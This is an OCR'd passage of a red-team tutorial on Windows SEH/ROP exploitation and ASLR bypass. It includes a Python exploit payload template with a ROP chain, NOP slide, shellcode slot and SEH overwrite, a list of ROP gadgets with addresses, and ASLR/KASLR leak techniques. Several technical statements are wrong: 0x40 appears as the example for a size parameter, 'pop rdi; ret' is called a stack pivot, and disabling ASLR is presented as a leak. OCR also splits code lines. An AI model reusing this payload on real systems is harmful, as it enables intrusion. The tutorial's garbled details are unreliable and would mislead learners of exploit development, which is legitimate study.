
6. VirtualProtect API Call

- Parameters:
  - `lpAddress`: Pointer to the memory region you want to change.
  - `dwSize`: Size of the region to change (e.g., 0x40 for PAGE_EXECUTE_READWRITE).
  - `flNewProtect`: The new protection attribute (e.g., PAGE_EXECUTE_READWRITE).
  - `lpflOldProtect`: Pointer to receive the old protection value.

7. Final Payload

- Ensure enough NOPs (`\x90`) before the shellcode to avoid overwriting caused by `FSTENV` pushing data onto the stack.
- Example payload:

```
exploit = "A" * 2455  # Stack pivoting offset
exploit += create_rop_chain()
exploit += "\x90" * 32  # NOP slide
exploit += shellcode  # Your shellcode
exploit += "D" * (4059 - len(exploit))
exploit += "BBBB"  # nSEH
exploit += struct.pack("<I", 0x1002280a)  # SEH
handler
exploit += "D" * (4183 - len(exploit))
exploit += struct.pack("<I", 0xffffffff)  # Trigger
exception
exploit += "D" * (5000 - len(exploit))
```



Address Space Layout Randomization (ASLR):

Explanation of ASLR and Its Role in Security: Address Space Layout Randomization (ASLR) is a technique used to randomly arrange the address space of a process, including the base address of executables and shared libraries. This randomization makes it difficult for attackers to predict the location of specific code or data segments, significantly reducing the likelihood of successful exploitation of memory corruption vulnerabilities that rely on fixed addresses.

Methods ROPGadget Uses to Overcome ASLR:

1. *Information Leakage:* Attackers can exploit vulnerabilities that leak information about memory layout to determine the locations of ROP gadgets. By analyzing leaks, attackers can adjust their ROP chains to account for the randomized addresses, effectively overcoming ASLR.

2. *Brute Forcing:* In the absence of information leaks, brute-forcing techniques can be used to guess randomized addresses. This involves systematically attempting different address values until the correct ones are found, though this method is often more time-consuming and less practical compared to information leakage.

https://redteamrecipe.com/aslr-exploitation-techniques


Below is a structured overview of ASLR leak techniques and their relationship to ROP.

1. Modify Kernel Parameter (Linux)

ASLR can be modified or disabled at the kernel level, which provides insights into memory layout:

* Setarch: A Linux utility that can run a program in a modified environment, allowing users to change ASLR settings for a specific execution.

* Change Mach-O Flags: A Python script can be created to change Mach-O flags on macOS binaries to disable ASLR.



2. Compiler Options (Windows)

In Windows, ASLR can be influenced by compiler settings, which can lead to information leaks:

* Disabling ASLR in Visual Studio: Compiling an application with specific flags can disable ASLR, making it easier to predict memory layout.
* SetDllCharacteristics: This function allows setting the characteristics of a DLL, which can include disabling ASLR.

3. Leaking KASLR (Kernel ASLR)

Kernel ASLR is a feature in many operating systems that randomizes the base address of kernel modules:

* Startup_xen: An information leak during the startup process of a virtual machine in Xen can expose kernel addresses, providing a foothold for further exploitation.
* Android BINDER_TYPE_BINDER: An address leak can occur via the Android Binder IPC mechanism, allowing attackers to exploit ASLR.


4. Buffer Overflow to Control EAX

Buffer overflows are a common method to manipulate registers and control execution flow:

* RET2ASLR: This technique involves leveraging a return address that points to a predictable location after ASLR is bypassed.

5. Remote ASLR Leak in Microsoft's RDP Client (CVE-2021-38665)

A specific vulnerability in the Microsoft Remote Desktop Protocol (RDP) client allowed attackers to leak memory addresses, circumventing ASLR protections. This enabled the formulation of ROP chains against affected systems.



6. ROP Techniques

Once ASLR information is leaked, it can be used in various ROP techniques:

* ASLR Information Leak via Safe-Linking: In scenarios where a memory allocator is used (like tcache or fastbin chunks), information leaks can occur that reveal the base address of heap objects.


* Return To PLT (Procedure Linkage Table): This method allows attackers to jump to the PLT to execute functions indirectly. By controlling the PLT entries, attackers can bypass ASLR.

Advanced Techniques in ROP

Complex ROP Chains:

Building Intricate Sequences of Gadgets: In Return-Oriented Programming (ROP), complex ROP chains are constructed by chaining together multiple gadgets to perform advanced operations. These gadgets are small code sequences ending in a `ret` instruction, allowing for precise control over execution flow.

For example, consider the following simple ROP chain:



1. *Stack Pivoting Gadget:

   `pop rdi ret`

   This gadget sets the `rdi` register to a new value by popping from the stack, often used to pivot the stack pointer.

2. *Arithmetic Gadget:*

   `add eax, 0x10 ret`

   This gadget increments the `eax` register by `0x10`.

3. *Memory Access Gadget:*

   `mov [rbx], rax ret`

   This gadget stores the value of `rax` into the memory address pointed to by `rbx`.

4. *Function Call Gadget:*

   `call [rcx] ret`


   This gadget performs a function call with the address stored in `rcx`.

Combining these gadgets in a ROP chain allows an attacker to manipulate stack pointers, perform arithmetic operations, and execute function calls. For example, an attacker might pivot the stack to a controlled location, modify values in memory, and call a function with specific parameters.

Examples of Combining Various Gadget Types: A ROP chain might look like this :

```
#0x5050118e: mov eax, esi ; pop esi ; ret  ;  (1
found)

#0x5052db24: pop ecx ; ret  ;

#0x50533bf4: sub eax, ecx ; ret  ;  (1 found)

#0x505263f9: push eax ; pop esi ; pop ebx ; ret  ;
(1 found)

#0x5053a0f5: pop eax ; ret  ;  (1 found)

#0x5050626e: add byte [esi+0x3B], ah ; ret  ;
```

